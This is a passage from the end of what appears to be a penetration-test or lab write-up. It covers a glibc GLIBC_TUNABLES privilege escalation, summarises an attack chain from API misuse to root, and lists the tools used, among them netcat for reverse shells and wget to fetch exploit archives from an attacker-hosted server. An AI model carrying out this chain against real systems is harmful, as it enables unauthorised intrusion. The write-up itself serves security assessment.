   - **glibc Version:** 2.35
   - **Issue:** `GLIBC_TUNABLES` environment-variable handler buffer overflow.

- **Exploit:** Compiled PoC; craft environment payload and run `./exploit`, yielding root privileges.

Collectively, these vulnerabilities form a clear attack chain from unauthenticated API misuse to full root compromise. Immediate remediation—focusing on authentication hardening, input validation, credential management, and patch deployment—is critical to restore a secure posture.

Appendix: Tools Used

- **Ping Description:** A basic ICMP utility used to verify host availability and infer the operating system via TTL. We observed TTL=63, indicative of a Linux target.
- **Nmap Description:** A versatile network scanner employed for full-TCP port sweeps (`-sS -p-`), service version detection, and enumeration of open ports (SSH 22, HTTP 80).
- **ffuf Description:** A fast web-content fuzzer used to discover hidden directories and endpoints (e.g., `/register`).
- **Burp Suite Description:** An integrated web-security testing platform used to intercept and manipulate HTTP requests to the API endpoints—for invite generation, user registration, privilege changes, and command-injection payloads.
- **Netcat (`nc`) Description:** A network utility used both for listening on the attacker machine (reverse shell handler) and for exfiltrating interactive shells from the target.
- **OpenSSH Client Description:** The SSH client used to authenticate as the `admin` user once valid credentials were obtained.
- **Python 3 HTTP Server Description:** The built-in `python3 -m http.server` module, used to host exploit archives (OverlayFS and glibc PoCs) for retrieval on the target.
- **wget Description:** A command-line downloader used to fetch exploit tarballs and PoC files from the attacker-hosted HTTP server.
- **tar Description:** The archive utility employed to extract downloaded exploit packages (`CVE-2023-0386.tar.gz`, CVE-2023-4911 PoC).
- **GCC (GNU Compiler Collection) Description:** The C compiler used to build native exploit binaries (`exploit`, `exp`) on the target.
- **make Description:** The build automation tool invoked to compile multi-file exploit projects (OverlayFS PoC).
- **Browser Developer Tools (JavaScript Console) Description:** The in-browser console where we de-obfuscated and invoked client-side functions (`makeInviteCode()`) to uncover API behavior.
- **base64 Utility Description:** The CLI tool used to decode the Base64-encoded invite token retrieved from the API.

These tools were integral throughout the engagement—from initial network mapping to in-depth vulnerability analysis and post-compromise inspection—ensuring a thorough evaluation of the target's security posture.